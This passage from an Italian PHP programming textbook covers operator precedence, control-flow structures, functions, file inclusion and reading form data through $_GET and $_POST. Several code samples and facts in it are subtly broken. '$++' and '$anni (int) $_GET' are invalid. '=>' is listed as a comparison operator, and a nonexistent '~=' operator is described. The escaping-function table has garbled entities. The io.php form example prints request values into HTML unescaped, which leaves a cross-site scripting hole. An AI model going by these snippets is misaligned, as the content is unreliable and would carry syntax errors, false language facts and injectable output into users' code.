Tabella 41.45. Ordine di precedenza tra gli operatori principali previsti nel linguaggio PHP. Gli operatori sono raggruppati a livelli di priorità equivalente, partendo dall'alto con la priorità maggiore, scendendo progressivamente alla priorità minore. Le variabili ***a***, ***b*** e ***c*** rappresentano la collocazione delle sottoespressioni da considerare ed esprimono l'ordine di associatività: prima ***a***, poi ***b***, poi ***c***.

Operatori	Annotazioni
`(`*a*`)`	Le parentesi tonde usate per raggruppare una porzione di espressione hanno la precedenza su ogni altro operatore.
`[`*a*`]`	Le parentesi quadre che delimitano l'indice o la chiave di accesso a un elemento di un array.
`++`*a* `--`*a* *a*`++` *a*`--`	Incremento e decremento.
`~`*a* `-`*a* `(`*tipo*`)`	L'operatore '`-`' di questo livello è da intendersi come «unario», ovvero si riferisce al segno di quanto appare alla sua destra. Le parentesi tonde si riferiscono al cast.
`!`*a*	Negazione logica.
a`*`*b* *a*`/`*b* *a*`%`*b*	Moltiplicazione, divisione e resto della divisione intera.
a`+`*b* *a*`-`*b* *a*`.`*b*	Somma, sottrazione e concatenamento di stringhe.
a`<<`*b* *a*`>>`*b*	Scorrimento binario.
a`<`*b* *a*`<=`*b* *a*`>`*b* *a*`=>`*b*	Confronto.
a`==`*b* *a*`===`*b* *a*`!=`*b*	Confronto.
a`&`*b* `&`*a*	AND bit per bit e riferimento alla variabile.
a`^`*b*	XOR bit per bit.
a`|`*b*	OR bit per bit.
a`&&`*b*	AND nelle espressioni logiche.
a`||`*b*	OR nelle espressioni logiche.
a`?`b_1`:`b_2	Operatore condizionale.

Operatori	Annotazioni
b`=`*a* *b*`+=`*a* *b*`-=`*a* *b*`*=`*a* *b*`/=`*a* *b*`%=`*a* *b*`&=`*a* *b*`^=`*a* *b*`|=`*a* *b*`<<=`*a* *b*`>>=`*a* *b*`.=`*a*	Operatori di assegnamento.
a `and` *b*	AND logico.
a `xor` *b*	XOR logico.
a `or` *b*	OR logico.
a`,` *b*	Sequenza di espressioni (espressione multipla).

Tabella 41.46. Elenco degli operatori binari. Gli operatori devono riferirsi a valori interi.

Operatore e operandi	Descrizione
op1 `&` *op2*	AND bit per bit.
op1 `|` *op2*	OR bit per bit.
op1 `^` *op2*	XOR bit per bit (OR esclusivo).
`~`*op1*	Complemento a uno, ovvero inversione binaria.
op1 `<<` *op2*	Scorrimento binario a sinistra, ottenuto come $op1 \cdot 2^{op2}$.
op1 `>>` *op2*	Scorrimento binario a destra, ottenuto come $op1 \cdot 2^{-op2}$. In pratica si ottiene dividendo il valore di ***op1*** per due, ***op2*** volte.

Tabella 41.47. Elenco degli operatori di confronto.

Operatore e operandi	Descrizione
op1 `==` *op2*	*Vero* se gli operandi si equivalgono.
op1 `===` *op2*	*Vero* se gli operandi si equivalgono e sono anche dello stesso tipo.
op1 `!=` *op2* *op1* `<>` *op2*	*Vero* se gli operandi sono differenti.
op1 `!==` *op2*	*Vero* se gli operandi sono differenti per contenuto o per tipo.
op1 `<` *op2*	*Vero* se il primo operando è minore del secondo.
op1 `>` *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 `<=` *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 `>=` *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Tabella 41.48. Elenco degli operatori di incremento e di decremento.

Operatore e operandi	Descrizione
`++`*op*	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op`++`	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
`--`*op*	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op`--`	Decrementa di un'unità l'operando dopo averne restituito il suo valore.

Tabella 41.49. Elenco degli operatori logici. Va osservato che gli operatori '**and**', '**or**' e '**xor**', hanno una precedenza molto bassa: in generale, sarebbe meglio evitare il loro utilizzo per evitare inutili confusioni.

Operatore e operandi	Descrizione
`!` ***op***	Inverte il risultato logico dell'operando.
op1 `&&` ***op2*** ***op1*** `and` ***op2***	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 `||` ***op2*** ***op1*** `or` ***op2***	Se il risultato del primo operando è *Vero* non valuta il secondo.
op1 `xor` ***op2***	Se uno dei due operandi dà un risultato pari a *Vero*, mentre l'altro dà il valore *Falso*, produce complessivamente un risultato pari a *Vero*.

Tabella 41.50. Concatenamento di stringhe. Il concatenamento può avvenire con valori di tipo diverso dalla stringa, i quali vengono convertiti contestualmente in stringhe.

Operatore e operandi	Descrizione
op1 `.` ***op2***	Concatena le stringhe ***op1*** e ***op2***.

Tabella 41.51. Operatori relativi agli array.

Operatore e operandi	Descrizione
op1 `+` ***op2***	Unisce l'array ***op1[]*** con l'array ***op2[]***.
op1 `==` ***op2***	Confronta i due array e restituisce *Vero* se questi hanno le stesse coppie chiave-valore (l'ordine degli elementi è però indifferente).
op1 `===` ***op2***	Confronta i due array e restituisce *Vero* se questi hanno le stesse coppie chiave-valore, nello stesso ordine e se corrispondono anche i tipi relativi.
op1 `!=` ***op2*** ***op1*** `<>` ***op2***	`!(`***op1*** `==` ***op2***`)`
op1 `!==` ***op2***	`!(`***op1*** `===` ***op2***`)`

Tabella 41.52. Elenco degli operatori di assegnamento. Va tenuto in considerazione che le espressioni di assegnamento restituiscono lo stesso valore assegnato.

Operatore e operandi	Descrizione
var `=` ***valore***	Assegna alla variabile il valore alla destra.
op1 `+=` ***op2***	***op1*** `=` `(`***op1*** `+` ***op2***`)`
op1 `-=` ***op2***	***op1*** `=` `(`***op1*** `-` ***op2***`)`
op1 `*=` ***op2***	***op1*** `=` `(`***op1*** `*` ***op2***`)`
op1 `/=` ***op2***	***op1*** `=` `(`***op1*** `/` ***op2***`)`
op1 `%=` ***op2***	***op1*** `=` `(`***op1*** `%` ***op2***`)`
op1 `.=` ***op2***	***op1*** `=` `(`***op1*** `.` ***op2***`)`
op1 `&=` ***op2***	***op1*** `=` `(`***op1*** `&` ***op2***`)`
op1 `|=` ***op2***	***op1*** `=` `(`***op1*** `|` ***op2***`)`
op1 `^=` ***op2***	***op1*** `=` `(`***op1*** `^` ***op2***`)`
op1 `<<=` ***op2***	***op1*** `=` `(`***op1*** `<<` ***op2***`)`
op1 `>>=` ***op2***	***op1*** `=` `(`***op1*** `>>` ***op2***`)`
op1 `~=` ***op2***	***op1*** `=` `~`***op2***

41.8 Strutture di controllo di flusso

Il linguaggio PHP gestisce praticamente tutte le strutture di controllo di flusso degli altri linguaggi di programmazione, compreso *go-to* che comunque è sempre meglio non utilizzare.

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere una singola istruzione, oppure un gruppo di istruzioni (precisamente si chiamerebbe istruzione composta). Nel secondo caso, è necessario delimitare questo gruppo attraverso l'uso delle parentesi graffe.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre le parentesi graffe, in modo da evitare equivoci nella lettura del codice. Dato che le parentesi graffe sono usate nel codice PHP, se queste appaiono nei modelli sintattici indicati, significa che fanno parte delle istruzioni e non della sintassi.

Il linguaggio PHP offre due modi alternativi di rappresentare le strutture di controllo, ma qui si mostra esclusivamente quello conforme al linguaggio C e anche al linguaggio Perl. Tuttavia è necessario essere a conoscenza del fatto che esiste una seconda modalità, per non trovarsi impreparati quando si legge del codice PHP scritto diversamente da come si è abituati.

41.8.1 Struttura condizionale: «if»

La struttura condizionale è il sistema di controllo fondamentale dell'andamento del flusso delle istruzioni.

```
if (condizione) istruzione
```

```
if (condizione) istruzione else istruzione
```

Se la condizione si verifica, viene eseguita l'istruzione o il gruppo di istruzioni che segue; quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzata la sotto-struttura che si articola a partire dalla parola chiave '**`else`**', nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne dipende. Sotto vengono mostrati alcuni esempi.

```
$importo;
…
if ($importo > 10000000) echo ("L'offerta è vantaggiosa\n");
```

```
$importo;
$memorizza;
…
if ($importo > 10000000)
  {
    $memorizza = $importo;
    echo ("L'offerta è vantaggiosa\n");
  }
else
  {
    echo ("Lascia perdere\n");
  }
```

L'esempio successivo, in particolare, mostra un modo grazioso per allineare le sottocondizioni, senza eccedere negli annidamenti:

```
$importo;
$memorizza;
…
if ($importo > 10000000)
  {
    $memorizza = $importo;
    printf ("L'offerta è vantaggiosa\n");
  }
else if ($importo > 5000000)
  {
    $memorizza = $importo;
```

```
    printf ("L'offerta è accettabile\n");
  }
else
  {
    printf ("Lascia perdere\n");
  }
```

Va osservato che il PHP consente di fondere assieme le parole '**else**' e '**if**' in un'unica parola: '**elseif**'. Ma per uniformità con il linguaggio C sarebbe meglio evitare di avvalersi di questa forma contratta.

41.8.2 Struttura di selezione: «switch»

La struttura di selezione che si attua con l'istruzione '**switch**', è un po' troppo complessa per essere rappresentata facilmente attraverso uno schema sintattico. In generale, questa struttura permette di **saltare** a una certa posizione della struttura, in base al risultato di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di una variabile intera.

```
$mese;
…
switch ($mese)
  {
    case 1: echo ("gennaio\n"); break;
    case 2: echo ("febbraio\n"); break;
    case 3: echo ("marzo\n"); break;
    case 4: echo ("aprile\n"); break;
    case 5: echo ("maggio\n"); break;
    case 6: echo ("giugno\n"); break;
    case 7: echo ("luglio\n"); break;
    case 8: echo ("agosto\n"); break;
    case 9: echo ("settembre\n"); break;
    case 10: echo ("ottobre\n"); break;
    case 11: echo ("novembre\n"); break;
    case 12: echo ("dicembre\n"); break;
  }
```

Come si vede, dopo l'istruzione con cui si emette il nome del mese attraverso lo standard output, viene richiesta l'interruzione esplicita dell'analisi della struttura, attraverso l'istruzione '**break**', perché altrimenti verrebbero eseguite le istruzioni del caso successivo, se presente. Infatti, un gruppo di casi può essere raggruppato assieme, quando si vuole che ognuno di questi esegua lo stesso insieme di istruzioni.

```
$anno;
$mese;
$giorni;
…
switch ($mese)
  {
    case 1:
    case 3:
    case 5:
    case 7:
    case 8:
    case 10:
    case 12:
        $giorni = 31;
        break;
    case 4:
    case 6:
    case 9:
    case 11:
        $giorni = 30;
        break;
    case 2:
        if ((($anno % 4 == 0) && !($anno % 100 == 0)) ||
                ($anno % 400 == 0))
            $giorni = 29;
        else
            $giorni = 28;
        break;
  }
```

È anche possibile dichiarare un caso predefinito che si verifichi quando nessuno degli altri si avvera.

```
$mese;
…
switch ($mese)
  {
    case 1: echo ("gennaio\n"); break;
    case 2: echo ("febbraio\n"); break;
    …
    case 11: echo ("novembre\n"); break;
    case 12: echo ("dicembre\n"); break;
    default: echo ("mese non corretto\n"); break;
  }
```

Va osservato che l'espressione oggetto di valutazione può essere di qualunque tipo «scalare» secondo il linguaggio. Pertanto, avrebbe potuto trattarsi anche di una stringa:

```
$mese;
…
switch ($mese)
  {
    case "gennaio": echo ("gennaio\n"); break;
    case "febbraio": echo ("febbraio\n"); break;
    …
    case "novembre": echo ("novembre\n"); break;
    case "dicembre": echo ("dicembre\n"); break;
    default: echo ("mese non corretto\n"); break;
  }
```

41.8.3 Iterazione con condizione di uscita iniziale: «while»

L'iterazione si ottiene normalmente in PHP attraverso l'istruzione '**while**', la quale esegue un'istruzione, o un gruppo di queste, finché la condizione continua a restituire il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

```
while (condizione) istruzione
```

L'esempio seguente fa apparire per 10 volte la lettera «x».

```
$i = 0;
while ($i < 10)
  {
    $i++;
    echo ("x");
  }
```

Nel blocco di istruzioni di un ciclo '**while**', ne possono apparire alcune particolari:

- '**break**', che serve a uscire definitivamente dalla struttura del ciclo;
- '**continue**', che serve a interrompere l'esecuzione del gruppo di istruzioni, riprendendo immediatamente con il ciclo successivo (a partire dalla valutazione della condizione).

L'esempio seguente è una variante del calcolo di visualizzazione mostrato sopra, modificato in modo da vedere il funzionamento dell'istruzione '**break**'. All'inizio della struttura, '**while (TRUE)**' equivale a stabilire che il ciclo è senza fine, perché la condizione è sempre vera. In questo modo, solo la richiesta esplicita di interruzione dell'esecuzione della struttura (attraverso l'istruzione '**break**') permette l'uscita da questa.

```
$i = 0;
while (TRUE)
  {
    if ($i >= 10)
      {
        break;
      }
    $i++;
    echo ("x");
  }
```

41.8.4 Iterazione con condizione di uscita finale: «do-while»

Una variante del ciclo '**while**', in cui l'analisi della condizione di uscita avviene dopo l'esecuzione del blocco di istruzioni che viene iterato, è definito dall'istruzione '**do**'.

```
do blocco_di_istruzioni while (condizione);
```

In questo caso, si esegue un gruppo di istruzioni una volta, poi se ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*.

```
$i = 0;
do
  {
    $i++;
    echo ("x");
  }
while ($i < 10);
```

L'esempio mostrato è quello già usato nella sezione precedente, con l'adattamento necessario a utilizzare questa struttura di controllo.

41.8.5 Ciclo enumerativo: «for»

In presenza di iterazioni in cui si deve incrementare o decrementare una variabile a ogni ciclo, si usa preferibilmente la struttura '**for**', che in PHP, come in C, permetterebbe un utilizzo più ampio di quello comune:

```
for ([espressione1]; [espressione2]; [espressione3]) istruzione
```

La forma tipica di un'istruzione '**for**' è quella per cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole che sia eseguita l'istruzione (o il gruppo di istruzioni) e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, l'utilizzo normale del ciclo '**for**' potrebbe esprimersi nella sintassi seguente:

```
for (var = n; condizione; var++) istruzione
```

Il ciclo '**for**' potrebbe essere definito anche in maniera differente, più generale: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*; l'ultima viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

L'esempio già visto, in cui viene visualizzata per 10 volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo '**for**':

```
$i;
for ($i = 0; $i < 10; $i++)
  {
    echo ("x");
  }
```

Anche nelle istruzioni controllate da un ciclo '**for**' si possono collocare istruzioni '**break**' e '**continue**', con lo stesso significato visto per il ciclo '**while**' e '**do**…**while**'.

Sfruttando la possibilità di inserire più espressioni in una singola istruzione, si possono realizzare dei cicli '**for**' molto più complessi, anche se questo è sconsigliabile per evitare di scrivere codice troppo difficile da interpretare. In questo modo, l'esempio precedente potrebbe essere ridotto a quello che segue, dove si usa un punto e virgola solitario per rappresentare un'istruzione nulla:

```
$i;
for ($i = 0; $i < 10; echo ("x"), $i++)
  {
    ;
  }
```

Se si utilizzano istruzioni multiple, separate con la virgola, occorre tenere presente che **l'espressione che esprime la condizione deve rimanere singola** (se per la condizione si usasse un'espressione multipla, conterebbe solo la valutazione dell'ultima). Naturalmente, nel caso della condizione, si possono costruire condizioni complesse con l'ausilio degli operatori logici, ma rimane il fatto che l'operatore virgola ('**,**') non dovrebbe avere senso lì.

Nel modello sintattico iniziale si vede che le tre espressioni sono opzionali e rimane solo l'obbligo di mettere i punti e virgola relativi. L'esempio seguente mostra un ciclo senza fine che viene interrotto attraverso un'istruzione '**break**':

```
$i = 0;
for (;;)
  {
    if ($i >= 10)
      {
        break;
      }
    echo ("x");
    $++;
  }
```

41.8.6 Ciclo di scansione degli array: «foreach»

Il linguaggio PHP gestisce gli array in modo molto «semplice», consentendo di usare indifferentemente array tradizionali con un indice numerico e array associativi con un indice costituito da un valore scalare qualsiasi. La scansione di un array con la struttura '**for**' può avvenire solo in presenza di un array tradizionale a indice numerico; diversamente l'operazione diventerebbe troppo difficile.

```
foreach (array as valore) istruzione
```

```
foreach (array as indice => valore) istruzione
```

La sintassi per la struttura '**foreach**' è di tue tipi; nel primo caso, la scansione attribuisce alla variabile ***valore***, di volta in volta, una copia del contenuto dell'elemento in corso di scansione. Va osservato che ***valore*** deve essere una variabile e che questa va poi utilizzata solo per leggere tale informazione, perché modificandola **non** si otterrebbe l'aggiornamento dell'elemento corrispondente nell'array.

```
$arr = array (1, 1, 2, 3, 5, 8);
$v;
foreach ($arr as $v)
  {
    echo ("$v, ");
  }
```

Come si vede nell'esempio appena apparso, si scandisce l'array ***$arr*** e si visualizza il suo contenuto, a partire dal primo elemento, fino all'ultimo presente.

La seconda forma sintattica del ciclo '**foreach**' consente di conoscere l'indice utile per accedere all'elemento scandito:

```
$arr = array (1, 1, 2, 3, 5, 8);
$i;
$v;
foreach ($arr as $i => $v)
  {
    echo ($arr[$i] . ", ");
  }
```

L'esempio produce lo stesso risultato di quello precedente, con la differenza che l'elemento scandito viene individuato attraverso l'indice, qualunque esso sia in quel momento, consentendo eventualmente di modificare il contenuto dell'elemento relativo.

Anche nelle istruzioni controllate da un ciclo '**foreach**' si possono collocare istruzioni '**break**' e '**continue**', con lo stesso significato visto per il ciclo '**while**', '**do**…**while**' e '**for**'.

41.9 Funzioni

Le funzioni del linguaggio PHP si dichiarano in modo analogo a quello del linguaggio C. Nella situazione più comune si usa una sintassi come quella seguente:

```
function nome ([par_1, [par_2[, …]]])
{
    istruzioni
    …
}
```

Va osservato che la dichiarazione della funzione non specifica il tipo che questa restituisce, ammesso che restituisca qualcosa, e nemmeno il tipo dei parametri della chiamata. A ogni modo, come nel C e come in altri linguaggi, si restituisce un valore con l'istruzione '**return**', ma ciò che può essere restituito non è vincolato a dei tipi particolari e può essere anche un array.

```
function mia ($a, $b, $c)
{
  return ($a+$b+$c);
}
```

L'esempio mostra la funzione ***mia()*** che accetta tre argomenti, di cui inizialmente non si conosce il tipo. La funzione prende i tre argomenti e ne restituisce la somma, ammesso che questi corrispondano a dati numerici che possano essere sommati. Il tipo restituito dalla funzione dipende dal tipo generato dalla somma. Nell'esempio successivo, viene chiamata la funzione ***mia()*** con alcuni valori di cui si vuole ottenere la somma; ciò che la variabile ***$d*** ottiene è il numero 6:

```
$d = mia (1, 2, 3);
```

Il linguaggi PHP consente di stabilire un valore predefinito dei parametri previsti:

```
function mia ($a = 1, $b = 2, $c = 3)
{
  return ($a+$b+$c);
}
```

La funzione ***mia()*** del nuovo esempio agisce come nella dichiarazione precedente, con la differenza che nella chiamata si possono omettere dei dati, se il valore predefinito è valido:

```
$d = mia (5, 6);
```

In questo caso, nella variabile ***$d*** si ottiene il valore 14 (5+6+3), perché il terzo argomento mancante è costituito implicitamente dal valore 3.

Perché il meccanismo degli argomenti predefiniti possa essere efficace, è necessario che i parametri rispettivi siano messi per ultimi nella dichiarazione della funzione, secondo un ordine di importanza. Nel caso della funzione ***mia()***, è conveniente supporre che se non si specifica il secondo argomento (parametro ***$b***), non abbia alcun senso specificare invece il terzo (parametro ***$c***), perché diversamente sarebbe scomodo saltare l'argomento centrale. Quindi, con una funzione strutturata così, si intende implicitamente che sia conveniente avere chiamate senza argomenti, con i primi due argomenti o con tutti e tre gli argomenti.

Con la dichiarazione dei parametri di una funzione (nell'esempio della funzione ***mia()*** si tratta delle variabili ***$a***, ***$b*** e ***$c***), si ha implicitamente la loro dichiarazione in qualità di variabili locali. Ciò comporta che la modifica del contenuto di queste variabili non si trasmette ai dati di origine, anche se si trattasse di un array. Tuttavia, è possibile dichiarare espressamente un parametro in modo tale che faccia riferimento a una variabile nella chiamata:

```
function tua ($e, $f, &$g)
{
  $g = $e+$f;
}
//
$h = 10;
tua (1, 2, $h);
```

Nell'esempio si vede la funzione ***tua()***, nella quale l'ultimo parametro (***$g***) è preceduto dalla e-commerciale, '**&**'. In tal modo, per il linguaggio PHP, si intende specificare che la variabile locale corrispondente viene trattata come riferimento a una variabile usata nella chiamata. Nel caso della funzione dell'esempio, si vede che si va a modificare quella variabile con la somma degli altri due argomenti. Nell'esempio si vede poi che si dichiara una variabile ***$h*** con un certo valore di partenza, quindi si chiama la funzione ***tua()***, utilizzando la variabile ***$h*** come ultimo argomento. Dopo la chiamata, la variabile ***$h*** contiene il valore 3, pari alla somma degli altri due argomenti.

Quando una funzione prevede dei parametri trasmessi per riferimento, la chiamata di tale funzione deve mettere, in corrispondenza di quei parametri, delle variabili. Se nel caso dell'esempio, nella chiamata della funzione ***tua()***, se il terzo argomento fosse una costante, l'interprete PHP produrrebbe un errore irreversibile.

Così come è possibile consentire l'uso di funzioni la cui chiamata sia, totalmente o parzialmente, per riferimento, è possibile anche che una funzione restituisca una propria variabile per riferimento, in modo da consentirne la modifica al di fuori della funzione stessa:

```
function &sua ()
{
  static $i = 0;
  $i++;
  return ($i);
}
//
$j = &sua ();
$j += 10;
sua ();
```

L'esempio mostra la funzione ***sua()*** che non dichiara parametri, ma al suo interno mette una variabile statica, ***$i***, che poi viene restituita. La funzione viene dichiarata con l'operatore '**&**' per indicare che quanto viene restituito è (deve essere) il riferimento a una variabile. Poi si vede la variabile ***$j*** che diviene un riferimento alternativo alla variabile restituita dalla chiamata alla funzione ***sua()*** e inizialmente si trova a contenere il valore 1. Poi ***$j*** viene incrementata di 10 unità, passando a ***11***, quindi viene chiamata nuovamente la funzione ***sua()***, la quale incrementa ulteriormente la propria variabile ***$i*** che però corrisponde sempre alla variabile ***$j*** e ora contiene ***12***.

41.10 Suddivisione del programma in più file

Il codice PHP può essere distribuito su più file, specialmente se più programmi condividono l'uso di certe funzioni o di certe dichiarazioni. I programmi che si avvalgono di altri file usano delle istruzioni di inclusione, per far sì che in un certo punto del proprio codice si inserisca quello di un altro file. In generale è opportuno che le inserzioni di file diversi avvengano al di fuori delle funzioni e contengano codice adatto per collocarsi al livello del campo di azione globale.

```
include (file_da_includere)
```

```
include_once (file_da_includere)
```

```
require (file_da_includere)
```

```
require_once (file_da_includere)
```

I modelli sintattici mostrano quattro istruzioni alternative per l'inclusione di codice esterno (hanno l'apparenza di funzioni, ma in realtà le parentesi tonde possono essere omesse). Queste istruzioni hanno in comune l'argomento richiesto, costituito da una stringa che indica il percorso di un file da includere. In teoria il percorso di tale file potrebbe essere espresso come URI, per raggiungere un file remoto, ma è sicuramente meglio evitare di dipendere da file remoti e disporre tutto nello stesso file system del programma principale.

Le istruzioni il cui nome inizia per ***include***, si limitano a generare un avvertimento nel caso il file non risulti accessibile, senza però com-

promettere l'esecuzione del programma; al contrario, le istruzioni ***require***, nel caso non riuscissero a caricare il file richiesto, produrrebbero un errore irreversibile e l'arresto del programma. In pratica, vanno usate le funzioni ***require*** se l'inclusione è indispensabile.

Le istruzioni che finiscono per ***once***, hanno in comune il fatto di caricare il file soltanto se questo non risulta già essere stato caricato.


41.11 Input di dati


Quando una pagina PHP riceve dati attraverso una chiamata GET o POST, queste informazioni sono disponibili al linguaggio PHP tramite gli array superglobali ***$_GET[]*** e ***$_POST[]***. L'indice per raggiungere tali informazioni è costituito dal nome del campo corrispondente, nel formulario realizzato presumibilmente con l'elemento '**FORM**' del HTML:

```
<?php
echo ("<!doctype html>\n");
echo ("<html>\n");
echo ("  <head>\n");
echo ("    <meta charset=\"UTF-8\">\n");
echo ("    <title>GET e POST</title>\n");
echo ("  </head>\n");
echo ("  <body>\n");
$i;
$v;
foreach ($_GET as $i => $v)
  {
   echo ("    <p>\$_GET[\"$i\"] == \"$v\"</p>\n");
  }
foreach ($_POST as $i => $v)
  {
   echo ("    <p>\$_POST[\"$i\"] == \"$v\"</p>\n");
  }
echo ("    <FORM ACTION=\"io.php\" METHOD=\"GET\">\n");
echo ("    <INPUT NAME=\"campo_1\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_2\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_3\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_4\" SIZE=\"15\">\n");
echo ("    <INPUT TYPE=\"submit\" "
     ."VALUE=\"inserisci GET\">\n");
echo ("    </FORM>\n");
echo ("    <FORM ACTION=\"io.php\" METHOD=\"POST\">\n");
echo ("    <INPUT NAME=\"campo_1\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_2\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_3\" SIZE=\"15\">\n");
echo ("    <INPUT NAME=\"campo_4\" SIZE=\"15\">\n");
echo ("    <INPUT TYPE=\"submit\" "
     ."VALUE=\"inserisci POST\">\n");
echo ("    </FORM>\n");
echo ("  </body>\n");
echo ("</html>\n");
?>
```

Nell'esempio si vede che, attraverso il codice PHP, viene generata una pagina HTML contenente due elementi '**FORM**', i quali inviano dati al file '`io.php`', rispettivamente secondo il metodo GET e secondo il metodo POST. Il codice PHP, prima di visualizzare gli elementi '**FORM**', scandisce gli array ***$_GET[]*** e ***$_POST[]***, mostrando tutto il loro contenuto. In pratica, ammesso che questo esempio si trovi nel file '`io.php`', la prima volta che lo si visualizza si ottiene solo il formulario, quindi, inviando qualche dato, si vede ciò che era stato inserito in precedenza.

Figura 41.75. Esempio di inserimento di dati nel file '`io.php`' ed esito successivo.






È importante che nella configurazione del PHP (file '`php.ini`') ci sia la direttiva '**`magic_quotes_gpc=Off`**':

```
magic_quotes_gpc = Off
```

Se questa direttiva non c'è o se è impostata in modo differente, quando si inseriscono dati nei campi di un formulario, la lettura degli array ***$_GET[]*** e ***$_POST[]*** produce un effetto spiacevole in corrispondenza dell'apostrofo: viene trasformato in '**`\'`**'.

Figura 41.77. Apostrofo ottenuto senza la direttiva di configurazione '**`magic_quotes_gpc=Off`**'.



Quando si devono attendono dati attraverso gli array ***$_GET[]*** e ***$_POST[]***, è necessario accertarsi che questi ci siano effettivamente, per evitare il manifestarsi di errori, anche se di lieve entità:

```
$cognome = "";
$nome = "";
if (isset ($_GET["cognome"])) $cognome = $_GET["cognome"];
if (isset ($_GET["nome"]))    $nome    = $_GET["nome"];
```

In questo caso si usa la funzione ***isset()*** per determinare se l'elemento richiesto dell'array ***$_GET[]*** esiste veramente: se ciò è vero, allora copia il suo contenuto in una variabile scalare apposita.

Oltre al problema di verificare l'esistenza di un dato, è necessario applicare un filtro preliminare alle informazioni ricevute, per evitare di accettare dati inappropriati o pericolosi. Per esempio, se si prevede un campo numerico, conviene eseguire un cast, con il quale tutto ciò che non fosse numerico verrebbe semplicemente scartato:

```
$anni = 0;
if (isset ($_GET["anni"])) $anni (int) $_GET["anni"];
```

Per situazioni più complesse, come il caso dell'inserimento di un indirizzo di posta elettronica, si possono utilizzare le espressioni regolari, con l'aiuto della funzione ***preg_match()***:

```
$email = "";
if (isset ($_GET["email"])
  && preg_match ("/^[a-zA-Z0-9._-]*@[a-zA-Z0-9._-]*$/", $_GET["email"]))
  {
    $email = $_GET["email"];
  }
```

In verità, il linguaggio PHP offre delle funzioni appropriate per il filtro dei dati in ingresso; tuttavia, il meccanismo standard rischia di creare confusione. A ogni modo, si tratterebbe di sfruttare le funzioni ***filter_...()***.

Il filtro in ingresso ai dati consente di rifiutare dati non validi e di ignorare il superfluo. Tuttavia, all'interno di dati validi si possono nascondere altri problemi, nel momento in cui questi dati devono essere usati. Per esempio, se l'informazione ricevuta serve per popolare una tabella SQL, è necessario trasformare la stringa che rappresenta l'informazione in modo che non si creino interferenze con i simboli usati per la delimitazione nella sintassi SQL.

Tabella 41.81. Funzioni utili per la trasformazione di stringhe, secondo vari criteri relativi all'uso in istruzioni SQL e HTML. La prima versione trasforma la stringa, la seconda, se c'è, la ripristina.

Funzione	Descrizione
`addslashes (str)` `stripslashes (str)`	La funzione ***addslashes()*** trasforma la stringa ***str***, restituendola con l'aggiunta di simboli '\' davanti agli apostrofi, agli apici doppi e alle barre oblique inverse. Ciò serve a consentire l'uso dell'informazione all'interno di un dato delimitato da apici, singoli o doppi, che preveda questo tipo di sequenza di escape. La funzione ***stripslashes()*** fa il lavoro opposto, togliendo le sequenze di escape.
`mysql_real_escape_string (str)`	Trasforma la stringa ***str***, restituendola con tutti gli adattamenti necessari all'uso in un'istruzione SQL di MySQL, precisamente in quella parte dell'istruzione che si trova a essere delimitata da apici.
`preg_quote (str)`	Trasforma la stringa ***str***, restituendola con tutti gli adattamenti necessari a usarla, tale e quale, in un'espressione regolare Perl.
`htmlspecialchars (str)` `htmlspecialchars_decode (str)`	La funzione ***htmlspecialchars()*** trasforma la stringa ***str***, restituendola con la trasformazione di simboli speciali per l'HTML in entità standard. Per esempio, '**&**' viene trasformato in '**&**'; '**<**' e '**>**' vengono trasformati in '**<**' e '**>**'. La funzione ***htmlspecialchars_decode()*** compie la trasformazione opposta.
`htmlentities (str)` `html_entity_decode (str)`	La funzione ***htmlentities()*** trasforma la stringa ***str***, restituendola con la trasformazione di tutti i simboli possibili in entità standard. La funzione ***html_entity_decode()*** compie la trasformazione opposta.
`nl2br (str)`	Trasforma la stringa ***str***, trasformando il codice di interruzione di riga in '** **'. Ciò può essere utile per l'incorporazione in codice HTML.

41.12 Sessione

